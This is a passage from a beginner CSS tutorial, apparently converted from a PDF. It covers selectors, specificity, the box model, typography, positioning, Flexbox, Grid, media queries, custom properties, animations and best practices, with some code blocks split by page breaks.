}
```

```
<div>
  <p>This will be red (direct child)</p>
  <section>
    <p>This will NOT be red (grandchild)</p>
  </section>
</div>
```

### Adjacent Sibling Selector (+):

```
/* Targets <p> immediately after <h1> */
h1 + p {
  font-weight: bold;
}
```

```
<h1>Title</h1>
<p>This will be bold</p>
<p>This will NOT be bold</p>
```

---

### General Sibling Selector (~):

```
/* Targets all <p> after <h1> */
h1 ~ p {
  color: gray;
}
```

---

### Attribute Selectors

```
/* Elements with specific attribute */
[type] {
  border: 1px solid gray;
}

/* Elements with specific attribute value */
[type="text"] {
  background-color: #f0f0f0;
}

/* Starts with */
[href^="https"] {
  color: green;
}

/* Ends with */
[href$=".pdf"] {
  font-weight: bold;
}

/* Contains */
[class*="btn"] {
  padding: 10px 20px;
}
```

## Pseudo-classes

```
/* Link states */
a:link {
  color: blue;
}
a:visited {
  color: purple;
}
a:hover {
  color: red;
}
a:active {
  color: orange;
}

/* Form states */
input:focus {
  border-color: blue;
  outline: 2px solid lightblue;
}

input:disabled {
  background-color: #f0f0f0;
}

input:checked {
  accent-color: green;
}

/* Structural pseudo-classes */
li:first-child {
  font-weight: bold;
}
li:last-child {
  margin-bottom: 0;
}
li:nth-child(odd) {
  background-color: #f9f9f9;
}
li:nth-child(even) {
  background-color: #ffffff;
}
li:nth-child(3) {
  color: red;
} /* 3rd child */

/* :not() - exclude elements */
p:not(.special) {
  color: gray;
}
```

## Pseudo-elements

```
/* First letter */
p::first-letter {
    font-size: 2em;
    font-weight: bold;
    color: red;
}

/* First line */
p::first-line {
    font-variant: small-caps;
}

/* Before and After (for decorative content) */
.quote::before {
    content: '';
    font-size: 2em;
    color: gray;
}

.quote::after {
    content: '';
    font-size: 2em;
    color: gray;
}

/* Selection highlight */
::selection {
    background-color: yellow;
    color: black;
}
```

## 4. CSS Specificity & Cascade

**Concept:** When multiple rules target the same element, CSS uses specificity to determine which rule wins.

### Specificity Hierarchy (Most to Least Specific):

1. **Inline styles** (`style="..."`) = 1000 points
2. **IDs** (`#header`) = 100 points
3. **Classes, attributes, pseudo-classes** (`.btn`, `[type]`, `:hover`) = 10 points
4. **Elements, pseudo-elements** (`div`, `::before`) = 1 point

### Examples:

```
/* Specificity: 1 (element) */
p {
    color: blue;
}
```

```
/* Specificity: 10 (class) */
.intro {
  color: red; /* WINS over element selector */
}

/* Specificity: 100 (ID) */
#main-text {
  color: green; /* WINS over class */
}

/* Specificity: 111 (ID + class + element) */
#main-text.intro p {
  color: purple; /* WINS over all above */
}
```

### **!important (Nuclear Option - Avoid!):**

```
p {
  color: blue !important; /* Overrides everything */
}
```

⚠️ **Avoid !important** - It makes CSS hard to maintain.

### **The Cascade:**

When specificity is equal, the **last rule** wins:

```
p {
  color: blue;
}
p {
  color: red;
} /* This wins */
```

---

## **5. Colors & Backgrounds**

### **Color Values**

```
/* Named colors */
color: red;
color: blue;
color: lightgray;

/* Hexadecimal (most common) */
color: #ff0000; /* Red */
color: #00ff00; /* Green */
```

```
color: #0000ff; /* Blue */
color: #333; /* Dark gray (shorthand for #333333) */

/* RGB (Red, Green, Blue) */
color: rgb(255, 0, 0); /* Red */

/* RGBA (with alpha/transparency) */
color: rgba(255, 0, 0, 0.5); /* 50% transparent red */

/* HSL (Hue, Saturation, Lightness) */
color: hsl(0, 100%, 50%); /* Red */

/* HSLA (with alpha) */
color: hsla(0, 100%, 50%, 0.5); /* 50% transparent red */
```

---

## Text Color

```
p {
  color: #333;
}

.error {
  color: #e74c3c; /* Red for errors */
}

.success {
  color: #2ecc71; /* Green for success */
}
```

---

## Background Colors

```
body {
  background-color: #f4f4f4;
}

.card {
  background-color: white;
}

.highlight {
  background-color: rgba(255, 255, 0, 0.3); /* Light yellow highlight */
}
```

---

## Background Images

```

/* Basic background image */
.hero {
  background-image: url("hero-image.jpg");
  height: 400px;
}

/* Background properties */
.banner {
  background-image: url("banner.jpg");
  background-size: cover; /* Cover entire element */
  background-position: center; /* Center the image */
  background-repeat: no-repeat; /* Don't repeat */
  background-attachment: fixed; /* Parallax effect */
}

/* Shorthand */
.banner {
  background: url("banner.jpg") center/cover no-repeat fixed;
}

/* Multiple backgrounds */
.pattern {
  background: url("overlay.png") center/cover no-repeat, url("background.jpg")
    center/cover no-repeat, linear-gradient(to bottom, #3498db, #2c3e50);
}

```

## Gradients

### Linear Gradients:

```

/* Top to bottom */
background: linear-gradient(to bottom, #3498db, #2980b9);

/* Left to right */
background: linear-gradient(to right, red, blue);

/* Diagonal */
background: linear-gradient(45deg, #ff6b6b, #4ecdc4);

/* Multiple colors */
background: linear-gradient(to right, red, yellow, green, blue);

/* Color stops */
background: linear-gradient(to right, red 0%, yellow 25%, green 75%, blue 100%);

```

### Radial Gradients:

```
/* Center outward */
background: radial-gradient(circle, #3498db, #2c3e50);


/* Ellipse */
background: radial-gradient(ellipse at center, white, gray);
```

---

## 6. Box Model

**Concept:** Every HTML element is a rectangular box with content, padding, border, and margin.

**Box Model Visualization:**



---

## Width & Height

```
div {
  width: 300px;
  height: 200px;

  /* Percentage */
  width: 50%;

  /* Max/Min */
  max-width: 1200px;
  min-height: 400px;
}
```

---

## Padding (Space Inside Element)

```
/* All sides */
padding: 20px;

/* Vertical | Horizontal */
padding: 10px 20px;

/* Top | Right | Bottom | Left (clockwise) */
padding: 10px 20px 30px 40px;

/* Individual sides */
padding-top: 10px;
padding-right: 20px;
padding-bottom: 30px;
padding-left: 40px;
```

---

## Border

```
/* All at once */
border: 2px solid #333;

/* Individual properties */
border-width: 2px;
border-style: solid; /* solid, dashed, dotted, double, none */
border-color: #333;

/* Individual sides */
border-top: 1px solid red;
border-right: 2px dashed blue;
border-bottom: 3px dotted green;
border-left: 4px double orange;

/* Border radius (rounded corners) */
border-radius: 10px;

/* Individual corners */
border-top-left-radius: 10px;
border-top-right-radius: 20px;
border-bottom-right-radius: 30px;
border-bottom-left-radius: 40px;

/* Circle */
border-radius: 50%;
```

---

## Margin (Space Outside Element)

```
/* All sides */
margin: 20px;

/* Vertical | Horizontal */
margin: 10px 20px;

/* Top | Right | Bottom | Left */
margin: 10px 20px 30px 40px;

/* Individual sides */
margin-top: 10px;
margin-right: 20px;
margin-bottom: 30px;
margin-left: 40px;

/* Center element horizontally */
margin: 0 auto;

/* Negative margins */
margin-top: -10px; /* Pull element up */
```

## Box-Sizing

```
/* Default (content-box) */
div {
  width: 300px;
  padding: 20px;
  border: 2px solid black;
  /* Total width = 300 + 40 (padding) + 4 (border) = 344px */
}

/* Border-box (recommended) */
* {
  box-sizing: border-box;
}

div {
  width: 300px;
  padding: 20px;
  border: 2px solid black;
  /* Total width = 300px (includes padding and border) */
}
```

## Complete Box Model Example:

```
.card {
  width: 300px;
```

```
height: 200px;

/* Content spacing */
padding: 20px;

/* Border */
border: 2px solid #ddd;
border-radius: 8px;

/* External spacing */
margin: 20px;

/* Background */
background-color: white;

/* Make width include padding and border */
box-sizing: border-box;
}
```

---

## 7. Typography

### Font Properties

```
/* Font family */
font-family: Arial, Helvetica, sans-serif;
font-family: "Times New Roman", Times, serif;
font-family: "Courier New", Courier, monospace;

/* Web fonts (Google Fonts) */
@import url("https://fonts.googleapis.com/css2?family=Roboto:wght@400;700&display=swap");

body {
  font-family: "Roboto", sans-serif;
}

/* Font size */
font-size: 16px;
font-size: 1.2em; /* Relative to parent */
font-size: 1.2rem; /* Relative to root (html) */

/* Font weight */
font-weight: normal; /* 400 */
font-weight: bold; /* 700 */
font-weight: 300; /* Light */
font-weight: 600; /* Semi-bold */

/* Font style */
font-style: normal;
font-style: italic;
font-style: oblique;
```

```
/* Line height (spacing between lines) */
line-height: 1.6;
line-height: 24px;

/* Text transform */
text-transform: uppercase;
text-transform: lowercase;
text-transform: capitalize;

/* Text decoration */
text-decoration: none; /* Remove underline from links */
text-decoration: underline;
text-decoration: line-through;
text-decoration: overline;

/* Text alignment */
text-align: left;
text-align: center;
text-align: right;
text-align: justify;

/* Letter spacing */
letter-spacing: 2px;
letter-spacing: 0.1em;

/* Word spacing */
word-spacing: 5px;

/* Text indent */
text-indent: 20px;

/* Text shadow */
text-shadow: 2px 2px 4px rgba(0, 0, 0, 0.5);
/*           x   y   blur color */
```

---

## Complete Typography Example:

```
body {
  font-family: "Segoe UI", Tahoma, Geneva, Verdana, sans-serif;
  font-size: 16px;
  line-height: 1.6;
  color: #333;
}

h1 {
  font-size: 2.5rem;
  font-weight: 700;
  line-height: 1.2;
  margin-bottom: 0.5em;
  color: #2c3e50;
}
```

```

h2 {
  font-size: 2rem;
  font-weight: 600;
  margin-bottom: 0.5em;
  color: #34495e;
}

p {
  margin-bottom: 1em;
  text-align: justify;
}

.intro {
  font-size: 1.2rem;
  font-weight: 500;
  color: #555;
}

.small-text {
  font-size: 0.875rem;
  color: #999;
}

a {
  color: #3498db;
  text-decoration: none;
  transition: color 0.3s;
}

a:hover {
  color: #2980b9;
  text-decoration: underline;
}

```

## 8. Display & Positioning

### Display Property

```

/* Block (takes full width, stacks vertically) */
display: block;
/* Examples: <div>, <p>, <h1>-<h6> */

/* Inline (only takes needed width, flows horizontally) */
display: inline;
/* Examples: <span>, <a>, <strong> */

/* Inline-block (hybrid: inline flow, block properties) */
display: inline-block;

/* None (completely hidden) */

```

```
display: none;  
  
/* Flex (modern layout) */  
display: flex;  
  
/* Grid (modern 2D layout) */  
display: grid;
```

### Example:

```
.block {  
  display: block;  
  width: 200px;  
  background-color: lightblue;  
}  
  
.inline {  
  display: inline;  
  background-color: lightgreen;  
  /* width and height have no effect */  
}  
  
.inline-block {  
  display: inline-block;  
  width: 100px;  
  height: 100px;  
  background-color: lightyellow;  
}
```

## Position Property

### Static (Default):

```
position: static;  
/* Normal document flow */  
/* top, right, bottom, left have no effect */
```

### Relative:

```
position: relative;  
top: 10px; /* Move 10px down from original position */  
left: 20px; /* Move 20px right from original position */  
  
/* Original space is preserved */
```

### **Example:**

```
<div class="box">Normal</div>
<div class="box relative">Relative</div>
<div class="box">Normal</div>
```

```
.relative {
  position: relative;
  top: 20px;
  left: 30px;
  background-color: lightblue;
}
```

### **Absolute:**

```
position: absolute;
top: 20px;
right: 30px;

/* Positioned relative to nearest positioned ancestor */
/* Removed from normal document flow */
```

### **Example:**

```
<div class="container">
  <div class="absolute-box">I'm absolutely positioned!</div>
</div>
```

```
.container {
  position: relative; /* Parent must be positioned */
  height: 300px;
  background-color: #f0f0f0;
}

.absolute-box {
  position: absolute;
  top: 20px;
  right: 20px;
  width: 200px;
  background-color: lightcoral;
}
```

## Fixed:

```
position: fixed;  
top: 0;  
left: 0;  
width: 100%;  
  
/* Fixed relative to viewport */  
/* Stays in place when scrolling */
```

### Example (Fixed Navigation):

```
.navbar {  
  position: fixed;  
  top: 0;  
  left: 0;  
  width: 100%;  
  background-color: #333;  
  color: white;  
  padding: 15px;  
  z-index: 1000; /* Ensure it's on top */  
}  
  
body {  
  padding-top: 60px; /* Prevent content hiding under navbar */  
}
```

---

## Sticky:

```
position: sticky;  
top: 0;  
  
/* Acts like relative until scroll threshold */  
/* Then becomes fixed */
```

### Example (Sticky Header):

```
.sticky-header {  
  position: sticky;  
  top: 0;  
  background-color: white;  
  padding: 10px;  
  border-bottom: 1px solid #ddd;  
  z-index: 10;  
}
```

---

## Z-Index (Stacking Order)

```
/* Higher z-index = on top */
.bottom-layer {
  position: relative;
  z-index: 1;
}

.middle-layer {
  position: relative;
  z-index: 5;
}

.top-layer {
  position: relative;
  z-index: 10;
}
```

**⚠ Note:** Z-index only works on positioned elements (`position` other than `static`)

---

## 9. Flexbox Layout

**Concept:** Flexbox is a modern layout system for arranging items in one dimension (row or column).

**Analogy:** Think of Flexbox like organizing items on a shelf - you can control spacing, alignment, and order.

---

### Flex Container (Parent)

```
.container {
  display: flex;
}
```

### Container Properties:

```
.container {
  display: flex;

  /* Direction */
  flex-direction: row; /* Horizontal (default) */
  flex-direction: column; /* Vertical */
  flex-direction: row-reverse; /* Horizontal reversed */
  flex-direction: column-reverse; /* Vertical reversed */

  /* Wrap */
  flex-wrap: nowrap; /* Single line (default) */
```

```

flex-wrap: wrap; /* Multiple lines if needed */
flex-wrap: wrap-reverse;

/* Justify content (main axis) */
justify-content: flex-start; /* Start (default) */
justify-content: flex-end; /* End */
justify-content: center; /* Center */
justify-content: space-between; /* Equal space between */
justify-content: space-around; /* Equal space around */
justify-content: space-evenly; /* Equal space everywhere */

/* Align items (cross axis) */
align-items: stretch; /* Stretch to fill (default) */
align-items: flex-start; /* Top */
align-items: flex-end; /* Bottom */
align-items: center; /* Center */
align-items: baseline; /* Baseline alignment */

/* Align content (multiple lines) */
align-content: stretch;
align-content: center;
align-content: space-between;

/* Gap between items */
gap: 20px;
row-gap: 20px;
column-gap: 30px;
}

```

---

## Flex Items (Children)

```

.item {
  /* Flex grow (how much space to take) */
  flex-grow: 1; /* Take equal space */
  flex-grow: 2; /* Take 2x more space */

  /* Flex shrink (how much to shrink) */
  flex-shrink: 1; /* Can shrink (default) */
  flex-shrink: 0; /* Don't shrink */

  /* Flex basis (initial size) */
  flex-basis: 200px;
  flex-basis: 25%;

  /* Shorthand */
  flex: 1; /* flex-grow: 1, flex-shrink: 1, flex-basis: 0% */
  flex: 0 0 200px; /* Don't grow/shrink, 200px wide */

  /* Align self (override container) */
  align-self: flex-start;
  align-self: center;
}

```

```
    align-self: flex-end;

    /* Order */
    order: 1; /* Change visual order */
}
```

---

## Common Flexbox Patterns

### 1. Center Content:

```
.container {
  display: flex;
  justify-content: center; /* Horizontal center */
  align-items: center; /* Vertical center */
  min-height: 100vh;
}
```

---

### 2. Navigation Bar:

```
.navbar {
  display: flex;
  justify-content: space-between;
  align-items: center;
  padding: 15px 30px;
  background-color: #333;
}

.nav-links {
  display: flex;
  gap: 20px;
}
```

---

### 3. Card Layout:

```
.card-container {
  display: flex;
  flex-wrap: wrap;
  gap: 20px;
}

.card {
  flex: 1 1 300px; /* Grow, shrink, base 300px */
}
```

#### 4. Holy Grail Layout:

```
.layout {
  display: flex;
  min-height: 100vh;
  flex-direction: column;
}

header {
  background-color: #333;
  color: white;
  padding: 20px;
}

.main-content {
  display: flex;
  flex: 1; /* Take remaining space */
}

aside {
  flex: 0 0 200px; /* Fixed 200px width */
  background-color: #f0f0f0;
}

main {
  flex: 1; /* Take remaining space */
  padding: 20px;
}

footer {
  background-color: #333;
  color: white;
  padding: 20px;
  text-align: center;
}
```

---

#### Complete Flexbox Example:

```
<div class="flex-container">
  <div class="flex-item">Item 1</div>
  <div class="flex-item">Item 2</div>
  <div class="flex-item">Item 3</div>
</div>
```

```
.flex-container {
  display: flex;
  justify-content: space-between;
  align-items: center;
```

```

gap: 20px;
padding: 20px;
background-color: #f0f0f0;
}

.flex-item {
  flex: 1;
  padding: 20px;
  background-color: #3498db;
  color: white;
  text-align: center;
  border-radius: 8px;
}

.flex-item:nth-child(2) {
  flex: 2; /* This item takes 2x more space */
}

```

## 10. CSS Grid Layout

**Concept:** CSS Grid is a powerful 2D layout system for creating complex layouts with rows and columns.

**Analogy:** Think of Grid like a spreadsheet - you define rows and columns, then place items in cells.

### Grid Container

```

.container {
  display: grid;

  /* Define columns */
  grid-template-columns: 200px 200px 200px; /* 3 columns, 200px each */
  grid-template-columns: 1fr 1fr 1fr; /* 3 equal columns */
  grid-template-columns: 1fr 2fr 1fr; /* Middle column 2x wider */
  grid-template-columns: repeat(3, 1fr); /* 3 equal columns (shorthand) */
  grid-template-columns: 200px auto 200px; /* Fixed sides, flexible middle */

  /* Define rows */
  grid-template-rows: 100px 200px 100px;
  grid-template-rows: auto;

  /* Gap */
  gap: 20px;
  row-gap: 20px;
  column-gap: 30px;

  /* Justify/Align */
  justify-items: start | center | end | stretch;
  align-items: start | center | end | stretch;
  justify-content: start | center | end | space-between | space-around;
}

```

```
    align-content: start | center | end | space-between | space-around;  
}
```

---

## Grid Items

```
.item {  
  /* Span columns */  
  grid-column: 1 / 3; /* Start at column 1, end at column 3 */  
  grid-column: span 2; /* Span 2 columns */  
  
  /* Span rows */  
  grid-row: 1 / 4; /* Start at row 1, end at row 4 */  
  grid-row: span 2; /* Span 2 rows */  
  
  /* Placement */  
  grid-column-start: 1;  
  grid-column-end: 3;  
  grid-row-start: 1;  
  grid-row-end: 2;  
  
  /* Shorthand */  
  grid-area: 1 / 1 / 3 / 3; /* row-start / col-start / row-end / col-end */  
}
```

---

## Named Grid Areas

```
.container {  
  display: grid;  
  grid-template-areas:  
    "header header header"  
    "sidebar main main"  
    "footer footer footer";  
  grid-template-columns: 200px 1fr 1fr;  
  grid-template-rows: auto 1fr auto;  
  gap: 10px;  
  min-height: 100vh;  
}  
  
header {  
  grid-area: header;  
}  
  
aside {  
  grid-area: sidebar;  
}  
  
main {
```

```
    grid-area: main;
}

footer {
  grid-area: footer;
}
```

---

## Common Grid Patterns

### 1. Simple Grid:

```
.grid {
  display: grid;
  grid-template-columns: repeat(3, 1fr);
  gap: 20px;
}
```

---

### 2. Responsive Grid (auto-fit):

```
.grid {
  display: grid;
  grid-template-columns: repeat(auto-fit, minmax(250px, 1fr));
  gap: 20px;
}
/* Automatically adjusts number of columns based on space */
```

---

### 3. Dashboard Layout:

```
.dashboard {
  display: grid;
  grid-template-columns: repeat(12, 1fr); /* 12-column system */
  gap: 20px;
}

.widget-large {
  grid-column: span 8; /* Takes 8 columns */
}

.widget-small {
  grid-column: span 4; /* Takes 4 columns */
}
```

---

## Complete Grid Example:

```
<div class="grid-container">
  <div class="grid-item item-1">1</div>
  <div class="grid-item item-2">2</div>
  <div class="grid-item item-3">3</div>
  <div class="grid-item item-4">4</div>
  <div class="grid-item item-5">5</div>
  <div class="grid-item item-6">6</div>
</div>
```

```
.grid-container {
  display: grid;
  grid-template-columns: repeat(3, 1fr);
  grid-template-rows: repeat(2, 200px);
  gap: 20px;
  padding: 20px;
}

.grid-item {
  background-color: #3498db;
  color: white;
  display: flex;
  justify-content: center;
  align-items: center;
  font-size: 2em;
  border-radius: 8px;
}

/* Make item 1 span 2 columns */
.item-1 {
  grid-column: span 2;
  background-color: #e74c3c;
}

/* Make item 4 span 2 rows */
.item-4 {
  grid-row: span 2;
  background-color: #2ecc71;
}
```

---

## 11. Responsive Design & Media Queries

**Concept:** Responsive design ensures your website looks good on all devices (desktop, tablet, mobile).

---

### Viewport Meta Tag (Required)

```
<meta name="viewport" content="width=device-width, initial-scale=1.0" />
```

---

## Media Queries

### Syntax:

```
@media (condition) {  
    /* CSS rules */  
}
```

---

### Common Breakpoints:

```
/* Mobile First Approach (Recommended) */  
  
/* Base styles (mobile) */  
body {  
    font-size: 14px;  
}  
  
/* Tablet (768px and up) */  
@media (min-width: 768px) {  
    body {  
        font-size: 16px;  
    }  
}  
  
/* Desktop (1024px and up) */  
@media (min-width: 1024px) {  
    body {  
        font-size: 18px;  
    }  
  
.container {  
    max-width: 1200px;  
    margin: 0 auto;  
}  
}  
  
/* Large Desktop (1440px and up) */  
@media (min-width: 1440px) {  
    body {  
        font-size: 20px;  
    }  
}
```

## Desktop First Approach:

```
/* Desktop styles (default) */
.grid {
  display: grid;
  grid-template-columns: repeat(4, 1fr);
}

/* Tablet */
@media (max-width: 1024px) {
  .grid {
    grid-template-columns: repeat(2, 1fr);
  }
}

/* Mobile */
@media (max-width: 768px) {
  .grid {
    grid-template-columns: 1fr;
  }
}
```

## Responsive Navigation:

```
/* Mobile menu */
.nav-toggle {
  display: block;
}

.nav-links {
  display: none;
  flex-direction: column;
}

.nav-links.active {
  display: flex;
}

/* Desktop menu */
@media (min-width: 768px) {
  .nav-toggle {
    display: none;
  }

  .nav-links {
    display: flex;
    flex-direction: row;
    gap: 20px;
  }
}
```

## Responsive Typography:

```
/* Fluid typography using clamp() */
h1 {
  font-size: clamp(1.5rem, 5vw, 3rem);
  /*           min     ideal   max */
}

p {
  font-size: clamp(0.875rem, 2vw, 1.125rem);
}
```

## Responsive Images:

```
img {
  max-width: 100%;
  height: auto;
  display: block;
}

/* Art direction with <picture> */
```

```
<picture>
  <source media="(min-width: 1024px)" srcset="large.jpg" />
  <source media="(min-width: 768px)" srcset="medium.jpg" />
  
</picture>
```

## Container Queries (Modern):

```
.container {
  container-type: inline-size;
}

@container (min-width: 400px) {
  .card {
    display: flex;
  }
}
```

**Concept:** Variables let you store values and reuse them throughout your CSS.

---

## Defining Variables:

```
:root {  
  /* Colors */  
  --primary-color: #3498db;  
  --secondary-color: #2ecc71;  
  --text-color: #333;  
  --background-color: #f4f4f4;  
  
  /* Spacing */  
  --spacing-small: 8px;  
  --spacing-medium: 16px;  
  --spacing-large: 32px;  
  
  /* Typography */  
  --font-family: "Roboto", sans-serif;  
  --font-size-base: 16px;  
  --font-size-large: 24px;  
  
  /* Borders */  
  --border-radius: 8px;  
  --border-color: #ddd;  
}
```

---

## Using Variables:

```
body {  
  font-family: var(--font-family);  
  font-size: var(--font-size-base);  
  color: var(--text-color);  
  background-color: var(--background-color);  
}  
  
.button {  
  background-color: var(--primary-color);  
  color: white;  
  padding: var(--spacing-medium);  
  border-radius: var(--border-radius);  
  border: none;  
}  
  
.button:hover {  
  background-color: var(--secondary-color);  
}
```

---

## Dark Mode with Variables:

```

/* Light mode (default) */
:root {
  --bg-color: white;
  --text-color: #333;
}

/* Dark mode */
[data-theme="dark"] {
  --bg-color: #1a1a1a;
  --text-color: #f0f0f0;
}

body {
  background-color: var(--bg-color);
  color: var(--text-color);
  transition: background-color 0.3s, color 0.3s;
}

```

```

// Toggle dark mode with JavaScript
document.body.setAttribute("data-theme", "dark");

```

## 13. Transitions & Animations

### Transitions

**Concept:** Smooth change from one state to another.

```

.button {
  background-color: blue;
  transition: background-color 0.3s ease;
}

.button:hover {
  background-color: darkblue;
}

```

### Transition Properties:

```

.element {
  /* Property | Duration | Timing Function | Delay */
  transition: all 0.3s ease 0s;

  /* Individual properties */
  transition-property: background-color, transform;
  transition-duration: 0.3s;
}

```

```
  transition-timing-function: ease; /* ease, linear, ease-in, ease-out, ease-in-out */
  transition-delay: 0.1s;

  /* Multiple transitions */
  transition: background-color 0.3s ease, transform 0.5s ease-in-out;
}
```

---

## Common Transitions:

```
/* Hover effect */
.card {
  transform: translateY(0);
  box-shadow: 0 2px 4px rgba(0, 0, 0, 0.1);
  transition: transform 0.3s, box-shadow 0.3s;
}

.card:hover {
  transform: translateY(-5px);
  box-shadow: 0 8px 16px rgba(0, 0, 0, 0.2);
}

/* Button hover */
.button {
  background-color: #3498db;
  color: white;
  transform: scale(1);
  transition: background-color 0.3s, transform 0.2s;
}

.button:hover {
  background-color: #2980b9;
  transform: scale(1.05);
}

/* Link underline */
a {
  position: relative;
  text-decoration: none;
}

a::after {
  content: "";
  position: absolute;
  bottom: 0;
  left: 0;
  width: 0;
  height: 2px;
  background-color: currentColor;
  transition: width 0.3s;
}
```

```
a:hover::after {  
    width: 100%;  
}
```

---

## Animations

**Concept:** Create complex, multi-step animations with keyframes.

### Syntax:

```
@keyframes animationName {  
    from {  
        /* Starting state */  
    }  
    to {  
        /* Ending state */  
    }  
}  
  
/* Or with percentages */  
@keyframes animationName {  
    0% {  
        /* Starting state */  
    }  
    50% {  
        /* Middle state */  
    }  
    100% {  
        /* Ending state */  
    }  
}  
  
/* Apply animation */  
.element {  
    animation: animationName 2s ease infinite;  
}
```

---

## Animation Properties:

```
.element {  
    animation-name: slideIn;  
    animation-duration: 1s;  
    animation-timing-function: ease;  
    animation-delay: 0.5s;  
    animation-iteration-count: infinite; /* or number */  
    animation-direction: normal; /* normal, reverse, alternate, alternate-reverse */  
    animation-fill-mode: forwards; /* none, forwards, backwards, both */  
    animation-play-state: running; /* running, paused */
```

```
/* Shorthand */
animation: slideIn 1s ease 0.5s infinite alternate forwards;
}
```

---

## Common Animations:

### Fade In:

```
@keyframes fadeIn {
  from {
    opacity: 0;
  }
  to {
    opacity: 1;
  }
}

.fade-in {
  animation: fadeIn 1s ease;
}
```

---

### Slide In:

```
@keyframes slideInLeft {
  from {
    transform: translateX(-100%);
    opacity: 0;
  }
  to {
    transform: translateX(0);
    opacity: 1;
  }
}

.slide-in {
  animation: slideInLeft 0.5s ease;
}
```

---

### Bounce:

```
@keyframes bounce {
  0%,
  100% {
    transform: translateY(0);
  }
}
```

```
    50% {
      transform: translateY(-20px);
    }

.bounce {
  animation: bounce 1s ease infinite;
}
```

---

## Pulse:

```
@keyframes pulse {
  0%,
  100% {
    transform: scale(1);
  }
  50% {
    transform: scale(1.1);
  }
}

.pulse {
  animation: pulse 2s ease infinite;
}
```

---

## Spin/Rotate:

```
@keyframes spin {
  from {
    transform: rotate(0deg);
  }
  to {
    transform: rotate(360deg);
  }
}

.loading-spinner {
  animation: spin 1s linear infinite;
}
```

---

## Complex Animation:

```
@keyframes complexMove {
  0% {
    transform: translate(0, 0) scale(1) rotate(0deg);
```

```

        background-color: blue;
    }
25% {
    transform: translate(100px, 0) scale(1.2) rotate(90deg);
    background-color: red;
}
50% {
    transform: translate(100px, 100px) scale(1) rotate(180deg);
    background-color: green;
}
75% {
    transform: translate(0, 100px) scale(0.8) rotate(270deg);
    background-color: yellow;
}
100% {
    transform: translate(0, 0) scale(1) rotate(360deg);
    background-color: blue;
}
}

.complex {
    animation: complexMove 4s ease-in-out infinite;
}

```

## 14. Transform & Effects

### Transform

```

/* Translate (move) */
transform: translateX(50px);
transform: translateY(-20px);
transform: translate(50px, -20px);

/* Scale (resize) */
transform: scaleX(1.5);
transform: scaleY(0.5);
transform: scale(1.2); /* Both X and Y */

/* Rotate */
transform: rotate(45deg);
transform: rotate(-90deg);

/* Skew (slant) */
transform: skewX(20deg);
transform: skewY(10deg);
transform: skew(20deg, 10deg);

/* Multiple transforms */
transform: translate(50px, 100px) rotate(45deg) scale(1.2);

/* 3D transforms */

```

```
transform: rotateX(45deg);  
transform: rotateY(45deg);  
transform: rotateZ(45deg);  
transform: perspective(500px) rotateY(45deg);
```

---

## Box Shadow

```
/* x-offset y-offset blur spread color */  
box-shadow: 2px 2px 8px 0px rgba(0, 0, 0, 0.2);  
  
/* Multiple shadows */  
box-shadow: 0 1px 3px rgba(0, 0, 0, 0.12), 0 1px 2px rgba(0, 0, 0, 0.24);  
  
/* Inset shadow */  
box-shadow: inset 0 0 10px rgba(0, 0, 0, 0.5);  
  
/* No shadow */  
box-shadow: none;
```

---

## Filters

```
/* Blur */  
filter: blur(5px);  
  
/* Brightness */  
filter: brightness(0.5); /* Darker */  
filter: brightness(1.5); /* Brighter */  
  
/* Contrast */  
filter: contrast(2);  
  
/* Grayscale */  
filter: grayscale(100%);  
  
/* Hue rotate */  
filter: hue-rotate(90deg);  
  
/* Invert */  
filter: invert(100%);  
  
/* Opacity */  
filter: opacity(0.5);  
  
/* Saturate */  
filter: saturate(2);  
  
/* Sepia */
```

```
filter: sepia(100%);

/* Drop shadow */
filter: drop-shadow(2px 2px 4px rgba(0, 0, 0, 0.5));

/* Multiple filters */
filter: brightness(1.1) contrast(1.2) saturate(1.3);
```

---

## Practical Examples:

```
/* Image hover effect */
.image-hover {
  transition: filter 0.3s, transform 0.3s;
}

.image-hover:hover {
  filter: brightness(1.2) saturate(1.3);
  transform: scale(1.05);
}

/* Glassmorphism */
.glass {
  background: rgba(255, 255, 255, 0.1);
  backdrop-filter: blur(10px);
  border: 1px solid rgba(255, 255, 255, 0.2);
  border-radius: 16px;
}

/* Card with shadow */
.card {
  background: white;
  border-radius: 8px;
  padding: 20px;
  box-shadow: 0 2px 4px rgba(0, 0, 0, 0.1), 0 8px 16px rgba(0, 0, 0, 0.1);
  transition: box-shadow 0.3s, transform 0.3s;
}

.card:hover {
  box-shadow: 0 4px 8px rgba(0, 0, 0, 0.15), 0 16px 32px rgba(0, 0, 0, 0.15);
  transform: translateY(-5px);
}
```

---

## 15. CSS Best Practices

### Do's:

1. **Use External Stylesheets**
2. **Follow naming conventions (BEM, etc.)**
3. **Use CSS variables for reusable values**

4. Write mobile-first responsive code
5. Use Flexbox/Grid for layouts
6. Minimize use of !important
7. Use semantic class names
8. Group related styles
9. Comment complex CSS
10. Validate your CSS

### Don'ts:

1. Don't use inline styles
  2. Don't use IDs for styling (use classes)
  3. Don't over-nest selectors
  4. Don't repeat yourself (DRY principle)
  5. Don't use px for everything (use rem, em, %)
- 

### Example of Good CSS Structure:

```
/* =====
   CSS VARIABLES
   ===== */
:root {
  --primary-color: #3498db;
  --secondary-color: #2ecc71;
  --spacing: 16px;
}

/* =====
   RESET & BASE STYLES
   ===== */
* {
  margin: 0;
  padding: 0;
  box-sizing: border-box;
}

body {
  font-family: "Segoe UI", sans-serif;
  line-height: 1.6;
  color: #333;
}

/* =====
   LAYOUT
   ===== */
.container {
  max-width: 1200px;
  margin: 0 auto;
  padding: 0 var(--spacing);
}
```

```

/* =====
COMPONENTS
===== */

.btn {
